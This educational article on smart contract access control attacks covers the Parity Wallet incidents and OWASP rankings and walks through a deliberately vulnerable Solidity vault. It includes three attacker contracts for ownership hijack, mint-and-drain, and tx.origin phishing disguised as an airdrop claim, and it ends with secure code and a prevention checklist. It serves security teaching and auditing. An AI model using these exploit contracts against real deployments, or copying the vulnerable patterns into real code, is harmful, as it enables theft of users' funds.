
Access Control Attacks
How the attack works and how to prevent it





Access control vulnerabilities let unauthorized accounts execute privileged operations. OWASP ranks broken access control first in its 2025 Smart Contract Top 10, and recent incidents show how a missing permission check or compromised admin path can expose an entire protocol.
A contract can implement its business logic correctly and still fail if it does not verify who may invoke that logic.
This guide explains common access control failures, the Parity Wallet incidents, vulnerable Solidity patterns, and defenses such as role-based access control, multisigs, and timelocks.
What is an access control attack?
An access control attack happens when a smart contract fails to restrict who can call a sensitive function. An unauthorized user may then drain a treasury, mint tokens, take ownership, or disable the contract.
The affected function may behave exactly as implemented. The failure is that the contract lets the wrong account invoke it.
An unlocked control room
Consider a control room whose equipment works correctly but whose door is left unlocked.
An unauthorized visitor can operate controls that were intended only for trained staff.
The machinery is not the problem. The system failed to verify the operator. Smart contract access control has the same responsibility: authenticate the caller and authorize the requested action.
How broken access control becomes protocol takeover
Access control failures have contributed to several large crypto losses:
| Attack | Year | Impact |
|---|---|---|
| Bybit Exchange | 2025 | $1.5B stolen via multisig compromise |
| Ronin Bridge | 2022 | $625M drained, validator keys compromised |
| Poly Network | 2021 | $611M stolen via cross-contract privilege escalation |
| Parity Wallet | 2017 | $30M stolen + $280M permanently frozen |
OWASP ranks access control #1 on its 2025 Smart Contract Top 10. Documented smart contract losses attributed to access control reached $953 million in 2024, roughly 67% of the year's total.
The Smart Contract Hacking course includes lab exercises on unprotected initializers, ownership takeover, and privilege escalation.
The Parity Wallet access control failures
Parity suffered two related wallet incidents in 2017. Together, they led to roughly $30 million being stolen and about $280 million becoming inaccessible.
The setup: what was the Parity multisig wallet?
In 2017, Parity Technologies, founded by Ethereum co-founder Gavin Wood, offered a multisig wallet implementation.
The architecture used:
-
Thin "proxy" wallet contracts that actually held user funds.
-
A single, shared "library" contract containing all the wallet logic.
-
Whenever a wallet needed to do something, it forwarded calls to the library using
delegatecall.
Many projects used Parity wallets to manage ICO funds. By November 2017, 587 wallets held more than $280 million in ETH.
July 19, 2017: approximately $30 million stolen
The library contract contained a seemingly harmless initialization function called initWallet(). It was designed to set up the wallet owners during deployment.
The function had no access control modifier. An arbitrary caller could use it to become the owner of a wallet.
The attacker used two transactions against each target wallet:
-
Called
initWallet()to declare themselves the sole owner. -
Called the transfer function to drain all the funds into their own pocket.
The attacker stole about $30 million from three wallets associated with Swarm City, Edgeless, and Aeternity.
A white-hat group used the same exploit to move approximately 377,000 ETH out of other vulnerable wallets before they could be attacked.
November 6, 2017: approximately $280 million frozen
After the first incident, the wallet code was patched, but the shared library contract itself remained uninitialized.
Months later, a user named "devops199" called initWallet() directly on the library and became its owner. The user then called kill(), which triggered the selfdestruct opcode.
Because the wallets delegated execution to that library, destroying it left 587 wallets, holding roughly $280 million in ETH, unable to execute withdrawals.
Those funds remain frozen in the blockchain to this day. No fork, no recovery, no way to ever access them again.
What the incidents demonstrate
The incidents show why initialization must be restricted and single-use. initWallet() should have been callable only during deployment, protected by a constructor or initializer guard, and unavailable after initialization.
How access control attacks work: step by step

Nearly every case follows the same order: find a state-changing function with no modifier, use it to take ownership, then call the privileged functions that ownership opens up.
The attack flow
| Step | What Happens | Result |
|---|---|---|
| 1 | Attacker scans contract for public functions | Finds unprotected initialize() |
| 2 | Attacker calls initialize(attackerAddress) |
Becomes the new owner |
| 3 | Attacker calls mint(attacker, 1000000) |
Mints unlimited tokens |
| 4 | Attacker calls withdraw() |
Drains all ETH |
| 5 | Attacker calls selfdestruct(attacker) |
Destroys contract, sends remaining funds |
The attack phases
The attacker reviews the contract source code (often verified on Etherscan) looking for state-changing functions that lack access modifiers like onlyOwner, onlyRole, or initializer.
The attacker calls an unprotected initialize() or transferOwnership() function to claim admin privileges. In proxy contracts, an uninitialized implementation can expose privileged setup logic.
With admin access, the attacker exploits every privileged function: minting tokens, changing fee recipients, pausing deposits while draining funds, or upgrading the contract to a malicious implementation.
The attacker drains all funds and optionally calls selfdestruct to destroy evidence and send any remaining ETH to their address. In the Parity hack, this step froze $280 million permanently.
{
"title": "🎬 Access-control takeover: one unguarded function, total control",
"stage": { "width": 920, "height": 440 },
"nodes": [
{ "id": "attacker", "label": "Attacker", "role": "no privileges", "emoji": "🧑💻", "x": 60, "y": 200, "color": "red" },
{ "id": "vault", "label": "Token Vault", "role": "owner + funds", "emoji": "🏦", "x": 440, "y": 60, "color": "cyan" },
{ "id": "funds", "label": "Pooled ETH", "role": "users' deposits", "emoji": "💰", "x": 440, "y": 330, "color": "gold" }
],
"links": [
{ "from": "attacker", "to": "vault" },
{ "from": "vault", "to": "funds" },
{ "from": "attacker", "to": "funds" }
],
"nets": [
{ "id": "atk", "label": "Attacker" },
{ "id": "vault", "label": "Contract" }
],
"legend": [
{ "cls": "call", "label": "contract call" },
{ "cls": "token", "label": "ETH transfer" },
{ "cls": "sig", "label": "ownership write" },
{ "cls": "fail", "label": "reverted / destroyed" }
],
"scenarios": {
"Vulnerable (no access control)": [
{ "note": "The vault's initialize() sets the owner but has <b>no guard</b> - the attacker spots it on the verified source.", "hi": ["vault"], "bal": { "vault": "owner: deployer", "funds": "100 ETH", "attacker": "no access" }, "net": { "atk": "no access", "vault": "100 ETH" } },
{ "note": "Attacker calls <b>initialize(attacker)</b> and instantly becomes the owner.", "tone": "bad", "hi": ["attacker","vault"], "chip": { "from": "attacker", "to": "vault", "label": "initialize(attacker)", "cls": "sig" }, "bal": { "vault": "owner: ATTACKER" } },
{ "note": "As 'owner', the attacker calls <b>mint()</b> and prints unlimited tokens.", "tone": "bad", "hi": ["attacker","vault"], "chip": { "from": "attacker", "to": "vault", "label": "mint()", "cls": "call" } },
{ "note": "Then <b>withdraw()</b> drains every deposit to the attacker.", "tone": "bad", "hi": ["funds","attacker"], "chip": { "from": "funds", "to": "attacker", "label": "withdraw 100 ETH", "cls": "token" }, "bal": { "funds": "0 ETH", "attacker": "+100 ETH" }, "net": { "atk": "+100 ETH", "vault": "0 ETH" } },
{ "note": "A final <b>emergencyShutdown()</b> selfdestructs the contract - evidence gone.", "tone": "bad", "hi": ["attacker","vault"], "chip": { "from": "attacker", "to": "vault", "label": "selfdestruct()", "cls": "fail" }, "bal": { "vault": "destroyed" } }
],
"Fixed (initializer + onlyOwner)": [
{ "note": "Now initialize() is wrapped in OpenZeppelin's <b>initializer</b> modifier - it can run exactly once, at deployment.", "hi": ["vault"], "bal": { "vault": "owner: sealed", "funds": "100 ETH", "attacker": "no access" }, "net": { "atk": "no access", "vault": "100 ETH" } },
{ "note": "The attacker calls initialize(attacker) - the guard reverts: <b>already initialized</b>.", "tone": "ok", "hi": ["attacker","vault"], "chip": { "from": "attacker", "to": "vault", "label": "initialize() reverts", "cls": "fail" } },
{ "note": "mint(), the withdraw-admin paths and shutdown all sit behind <b>onlyOwner</b>. The attacker is not the owner, so each call reverts.", "tone": "ok", "hi": ["attacker","vault"], "chip": { "from": "attacker", "to": "vault", "label": "mint() reverts", "cls": "fail" } },
{ "note": "With no way to seize ownership, the deposits stay put.", "tone": "ok", "hi": ["funds"], "bal": { "funds": "100 ETH safe" }, "net": { "atk": "no access", "vault": "100 ETH" } }
]
}
}
Access control vulnerable code example
Let's examine a contract with multiple access control vulnerabilities - each one a real pattern seen in production exploits.
This contract is intentionally vulnerable. Never use this pattern in production.
The vulnerable contract
// VULNERABLE CONTRACT - DO NOT USE IN PRODUCTION
pragma solidity ^0.8.20;

contract VulnerableTokenVault {
    address public owner;
    mapping(address => uint256) public balances;
    bool public paused;

    // VULNERABILITY 1: No initializer protection
    // Anyone can call this again to hijack ownership
    function initialize(address _owner) external {
        owner = _owner;
    }

    // VULNERABILITY 2: Uses tx.origin for authentication
    // Attacker can phish the owner through a malicious contract
    modifier onlyOwner() {
        require(tx.origin == owner, "Not owner");
        _;
    }

    // VULNERABILITY 3: No access control - anyone can mint
    function mint(address to, uint256 amount) external {
        balances[to] += amount;
    }

    // VULNERABILITY 4: No access control on pause
    function setPaused(bool _paused) external {
        paused = _paused;
    }

    function deposit() external payable {
        require(!paused, "Paused");
        balances[msg.sender] += msg.value;
    }

    function withdraw(uint256 amount) external {
        require(!paused, "Paused");
        require(balances[msg.sender] >= amount, "Insufficient");
        balances[msg.sender] -= amount;
        payable(msg.sender).transfer(amount);
    }

    // VULNERABILITY 5: Unprotected selfdestruct
    function emergencyShutdown(address payable recipient) external {
        selfdestruct(recipient);
    }

    // VULNERABILITY 6: One-step ownership transfer, irreversible
    function transferOwnership(address newOwner) external onlyOwner {
        owner = newOwner;
    }
}
Why is this vulnerable?
This contract has six access control flaws:
-
Unprotected
initialize()- anyone can re-initialize and become owner -
tx.originauthentication - vulnerable to phishing attacks -
Public
mint()- anyone can create unlimited tokens -
Public
setPaused()- anyone can freeze or unfreeze the contract -
Public
selfdestruct- anyone can destroy the contract -
One-step ownership transfer - typos cause permanent loss
Access control attacker contract examples
Here's how attackers exploit the vulnerabilities above.
// ATTACKER CONTRACTS - Educational purposes only
pragma solidity ^0.8.20;

interface IVulnerableVault {
    function initialize(address _owner) external;
    function mint(address to, uint256 amount) external;
    function withdraw(uint256 amount) external;
    function emergencyShutdown(address payable recipient) external;
    function transferOwnership(address newOwner) external;
}

// EXPLOIT 1: Hijack ownership via unprotected initialize
contract InitializeExploit {
    function attack(IVulnerableVault vault) external {
        // Re-initialize to become owner - no protection!
        vault.initialize(address(this));
    }
}

// EXPLOIT 2: Mint fake balance, drain real ETH
contract MintAndDrainExploit {
    function attack(IVulnerableVault vault) external {
        uint256 vaultBalance = address(vault).balance;

        // Mint a fake balance equal to the vault's ETH
        vault.mint(address(this), vaultBalance);

        // Withdraw real ETH using the fake balance
        vault.withdraw(vaultBalance);

        // Send stolen funds to attacker
        payable(msg.sender).transfer(address(this).balance);
    }

    receive() external payable {}
}

// EXPLOIT 3: Phish the owner via tx.origin
contract TxOriginPhishing {
    IVulnerableVault public vault;

    constructor(address _vault) {
        vault = IVulnerableVault(_vault);
    }

    // Disguised as an airdrop claim function
    function claimReward() external {
        // tx.origin is the real owner, so onlyOwner passes!
        vault.transferOwnership(msg.sender);
    }
}
Attack execution summary
-
Exploit 1: Call
initialize()to become owner - no modifiers to stop you -
Exploit 2: Call
mint()to create fake balance, thenwithdraw()real ETH -
Exploit 3: Trick the owner into calling your contract -
tx.originbypasses the check
In real attacks, these steps are usually combined into a single transaction. The SafeMoon hack ($9M, 2023) needed only one of them: a burn() function that a contract upgrade accidentally left public.
How to prevent access control attacks: best practices
No single check covers every privileged path, so these four defenses are meant to stack: explicit visibility, roles instead of a lone owner, guarded initialization, and two-step ownership transfer.
1. Use explicit visibility modifiers
Always declare function visibility explicitly. Mark everything internal or private by default and only expose what's necessary.
// BAD: Function visibility not considered
function _internalHelper() { /* logic */ }

// GOOD: Explicit internal visibility
function _internalHelper() internal { /* logic */ }
2. Implement role-based access control
Use OpenZeppelin's AccessControl for granular permissions instead of a single-owner pattern:
import "@openzeppelin/contracts/access/AccessControl.sol";

contract SecureProtocol is AccessControl {
    bytes32 public constant MINTER_ROLE = keccak256("MINTER_ROLE");
    bytes32 public constant PAUSER_ROLE = keccak256("PAUSER_ROLE");

    function mint(address to, uint256 amount) external onlyRole(MINTER_ROLE) {
        _mint(to, amount);
    }
}
3. Use two-step ownership transfer
Never use single-step ownership transfer. One typo can permanently lock you out.
import "@openzeppelin/contracts/access/Ownable2Step.sol";

// Step 1: Owner proposes new owner
// Step 2: New owner must call acceptOwnership()
4. Protect initialization functions
For proxy/upgradeable contracts, always use the initializer modifier and disable initializers in the constructor:
constructor() {
    _disableInitializers(); // Prevents init on implementation
}

function initialize(address admin) external initializer {
    __AccessControl_init();
    _grantRole(DEFAULT_ADMIN_ROLE, admin);
}
This single rule eliminates an entire class of phishing attacks. The Solidity documentation itself warns against using tx.origin for authorization.
Prevention effectiveness comparison
What it does: Separates permissions into distinct roles (MINTER, PAUSER, ADMIN), each assignable to different addresses. Compromise of one role does not compromise others.
When to use: Every production DeFi protocol with multiple admin functions.
Limitation: More complex to configure than Ownable. Requires careful role hierarchy design.
What it does: Requires M-of-N signatures for critical operations. Eliminates single-key compromise risk.
When to use: All protocol treasuries, upgrade authorities, and admin functions.
Limitation: Not immune to social engineering (Bybit $1.5B) or malware (Radiant $53M) that compromises the signing process itself.
What it does: Forces a delay (24-48 hours) before critical changes take effect. Gives the community and monitoring systems time to react to malicious proposals.
When to use: All governance operations, parameter changes, and contract upgrades.
Limitation: Adds latency to legitimate operations. Doesn't help if the admin keys are already compromised and users don't monitor.
What it does: Restricts functions to a single owner address using OpenZeppelin's Ownable.
When to use: Simple contracts and prototypes only. Never for production DeFi protocols.
Limitation: Single point of failure. If the owner key is compromised, the attacker gains unrestricted access to every protected function. The Ronin Bridge ($625M) proved this conclusively.
Access control secure code example
The following example combines several access control mechanisms. Adapt roles, thresholds, and delays to the protocol, then test and audit the result before deployment.
// DEFENSIVE EXAMPLE - adapt and audit before production use
pragma solidity ^0.8.20;

import "@openzeppelin/contracts-upgradeable/access/AccessControlUpgradeable.sol";
import "@openzeppelin/contracts-upgradeable/access/Ownable2StepUpgradeable.sol";
import "@openzeppelin/contracts-upgradeable/utils/PausableUpgradeable.sol";
import "@openzeppelin/contracts-upgradeable/proxy/utils/Initializable.sol";

contract SecureTokenVault is
    Initializable,
    AccessControlUpgradeable,
    Ownable2StepUpgradeable,
    PausableUpgradeable
{
    bytes32 public constant MINTER_ROLE = keccak256("MINTER_ROLE");
    bytes32 public constant PAUSER_ROLE = keccak256("PAUSER_ROLE");

    mapping(address => uint256) public balances;

    event Deposited(address indexed user, uint256 amount);
    event Withdrawn(address indexed user, uint256 amount);
    event Minted(address indexed to, uint256 amount, address indexed minter);

    /// @custom:oz-upgrades-unsafe-allow constructor
    constructor() {
        _disableInitializers(); // STEP 1: Block init on implementation
    }

    // STEP 2: initializer modifier ensures single initialization
    function initialize(address admin) external initializer {
        require(admin != address(0), "Zero address");

        __AccessControl_init();
        __Ownable2Step_init();
        __Pausable_init();

        _transferOwnership(admin);
        _grantRole(DEFAULT_ADMIN_ROLE, admin);
        _grantRole(MINTER_ROLE, admin);
        _grantRole(PAUSER_ROLE, admin);
    }

    function deposit() external payable whenNotPaused {
        require(msg.value > 0, "Must deposit more than 0");
        balances[msg.sender] += msg.value;
        emit Deposited(msg.sender, msg.value);
    }

    function withdraw(uint256 amount) external whenNotPaused {
        require(balances[msg.sender] >= amount, "Insufficient balance");

        // CEI pattern: Effects before Interactions
        balances[msg.sender] -= amount;

        (bool success, ) = msg.sender.call{value: amount}("");
        require(success, "Transfer failed");

        emit Withdrawn(msg.sender, amount);
    }

    // STEP 3: Role-restricted minting
    function mint(address to, uint256 amount) external onlyRole(MINTER_ROLE) {
        require(to != address(0), "Cannot mint to zero address");
        balances[to] += amount;
        emit Minted(to, amount, msg.sender);
    }

    // STEP 4: Role-restricted pause/unpause
    function pause() external onlyRole(PAUSER_ROLE) { _pause(); }
    function unpause() external onlyRole(PAUSER_ROLE) { _unpause(); }

    // STEP 5: Admin-only emergency (no selfdestruct!)
    function emergencyWithdraw() external onlyRole(DEFAULT_ADMIN_ROLE) {
        uint256 bal = address(this).balance;
        (bool success, ) = msg.sender.call{value: bal}("");
        require(success, "Transfer failed");
    }

    // Ownership transfer is two-step via Ownable2Step:
    // Current owner calls transferOwnership(newOwner)
    // newOwner must call acceptOwnership()
}
Security features at a glance
| Feature | Protection | Vulnerable Version's Flaw |
|---|---|---|
initializer modifier |
Initialize only callable once | Anyone could re-initialize |
onlyRole(MINTER_ROLE) |
Only authorized minters | Anyone could mint |
onlyRole(PAUSER_ROLE) |
Only authorized pausers | Anyone could pause |
Ownable2StepUpgradeable |
Two-step ownership transfer | One-step, irreversible |
msg.sender (in modifiers) |
Immune to tx.origin phishing | Used tx.origin |
| Events on all changes | Full transparency | No event emission |
No selfdestruct |
Cannot be destroyed | Unprotected selfdestruct |
_disableInitializers() |
Implementation can't be initialized | Implementation left open |
The initializer guard and the role checks in this version block the specific mistakes behind the Parity Wallet and SafeMoon incidents.
Types of access control vulnerabilities
As DeFi protocols become more complex, so do access control attack vectors.
Additional attack vectors
tx.origin Phishing: Using tx.origin instead of msg.sender for authentication allows attackers to relay authorized calls through malicious intermediary contracts.
Centralization Risks: Concentrating all power in a single EOA creates a critical single point of failure. The Ronin Bridge ($625M) used a 5-of-9 multisig, but 4 validators were controlled by one entity - and a 5th had stale temporary access that was never revoked.
Signature Replay Attacks: When contracts use off-chain signatures without validating nonces or chainId, attackers can replay valid signatures to execute unauthorized transactions multiple times.
Default Visibility (Pre-Solidity 0.5): Before Solidity 0.5.0, functions without explicit visibility defaulted to public. Legacy contracts and their forks still run on mainnet with these vulnerabilities.
Comparing defense architectures
Single EOA Owner
One private key controls everything. If compromised, the attacker gains god-mode access to every function. The Ronin Bridge proved this model fails at scale.
Basic Multisig
Requires M-of-N signatures, but weak thresholds (2-of-5, 3-of-11) and poor key management undermine security. Bybit and Radiant were both multisig-protected.
RBAC + Multisig + Timelock
Role-based access control with multisig ownership and timelocked critical operations. Defense-in-depth that limits blast radius even if one layer fails.
Common misconceptions
"If my contract compiles without warnings, my access control is fine."
Tap to revealThe Solidity compiler checks syntax, not authorization logic. A public function that should be internal compiles perfectly. A missing onlyOwner modifier produces zero warnings. Manual review is essential.
"Using onlyOwner on all sensitive functions means my contract is secure."
Tap to revealA single-owner pattern creates a critical single point of failure. The Ronin Bridge ($625M) and Bybit ($1.5B) both involved compromised signing keys. Use role-based access control with multisig and timelocks.
"tx.origin is safe because only the wallet owner can initiate a transaction."
Tap to revealWhen a legitimate owner interacts with a malicious contract (via a phishing link or fake dApp), that contract can call back into the vulnerable contract. The tx.origin check passes because the owner IS the transaction originator. Always use msg.sender.
"Access control issues only affect admin functions like withdraw or pause."
Tap to revealAny state-changing function needs evaluation. Unprotected mint() lets attackers create unlimited tokens. Unprotected setPrice() enables oracle manipulation. Unprotected upgrade() lets attackers replace entire contract logic.
Related vulnerabilities
Access control failures frequently overlap with other vulnerability classes, creating compound exploits that amplify damage.
Call attacks and delegatecall vulnerabilities are deeply intertwined with access control. The Parity Wallet hack used delegatecall as the execution mechanism, but the root cause was the unprotected initWallet() function. The Bybit hack ($1.5B, 2025) combined both: attackers exploited access to multisig signers to execute a delegatecall that replaced wallet logic with a malicious implementation.
Flash loan attacks can amplify governance access control weaknesses by giving attackers temporary voting power within a single transaction.
When access control fails on price-sensitive functions, oracle manipulation attacks become trivially easy. The KiloEx hack ($7.4M, 2025) demonstrated this perfectly - a missing access control check on the MinimalForwarder allowed anyone to submit arbitrary price updates.
Test your access control knowledge
5 questions on initializers, roles, and privileged functions
Frequently asked questions about access control attacks
An access control vulnerability is a security flaw that allows unauthorized users to execute restricted functions in a smart contract - such as minting tokens, withdrawing funds, or changing ownership. It occurs when developers fail to implement proper permission checks like onlyOwner or role-based modifiers, allowing any address to call privileged functions.
Access control failures caused an estimated $953 million in smart contract losses in 2024 alone, representing 67% of all losses that year. Including bridge and CeFi access control exploits (like Bybit's $1.5B hack in 2025 and Ronin's $625M in 2022), the total exceeds $6 billion across all known incidents since 2017.
msg.sender returns the immediate caller of a function (safe for access control). tx.origin returns the original EOA that initiated the entire transaction chain (unsafe). If you use tx.origin for authentication, an attacker can trick an authorized user into calling a malicious contract that relays the call - tx.origin still shows the victim's address, bypassing the check.
Ownable provides a single-owner model - simple but creates a single point of failure. AccessControl supports unlimited custom roles (MINTER, PAUSER, ADMIN), each assignable to multiple addresses with hierarchical management. Use Ownable for simple contracts; use AccessControl for production DeFi protocols needing granular permissions.
In proxy/upgradeable contracts, constructors don't execute in the proxy's storage context, so initialize() functions replace them. If this function lacks an initializer modifier, an attacker can call it after deployment to claim ownership. This was the exact root cause of the Parity Wallet hack (2017, $310M).
Yes. The OWASP Smart Contract Top 10 (2025 edition) ranks access control as the #1 vulnerability. Hacken's 2024 report found access control flaws accounted for 75-81% of all crypto hack losses. It causes more financial damage than reentrancy, oracle manipulation, and integer overflow combined.
Quick reference: access control prevention checklist
Before deploying any contract with privileged functions:
-
Use explicit visibility modifiers on every function (
external,public,internal,private) -
Implement role-based access control (OpenZeppelin
AccessControl) for production contracts -
Protect all initializer functions with the
initializermodifier -
Call
_disableInitializers()in implementation contract constructors -
Use
msg.senderfor authentication - nevertx.origin -
Use
Ownable2Stepfor two-step ownership transfer (not single-step) -
Add timelocks to critical admin operations (parameter changes, upgrades)
-
Use multisig wallets with strong thresholds (e.g., 4-of-7 minimum)
-
Validate zero-address checks on all ownership and role transfers
-
Get professional security audits focused on access control patterns
-
Monitor deployed contracts for unauthorized role changes
-
Remove
selfdestructunless absolutely required (and if needed, gate it behind multisig + timelock)
Where to start on your own contracts
Access control causes more financial damage than any other smart contract bug class: OWASP ranks it #1 for 2025, it accounted for $953 million of documented losses in 2024, and it is behind the largest crypto theft on record (Bybit, $1.5B).
Start with the initializers, since that is where Parity died. Then move to role-based access control, and put upgrades and parameter changes behind a timelock and a multisig. If you are budgeting for external review, the smart contract audit cost estimator can help scope the work based on the contract's access control complexity.
Practice access control review
The Smart Contract Hacking course includes hands-on exercises for identifying and fixing access control failures. You can also try a free lesson before enrolling.
Practice smart contract security
Build your auditing skills with guided exploit exercises in the Smart Contract Hacking course.

Start your free security training
Get 25 free lessons and 4 guided exploit exercises.
Onboarding details by email within 2–3 business days.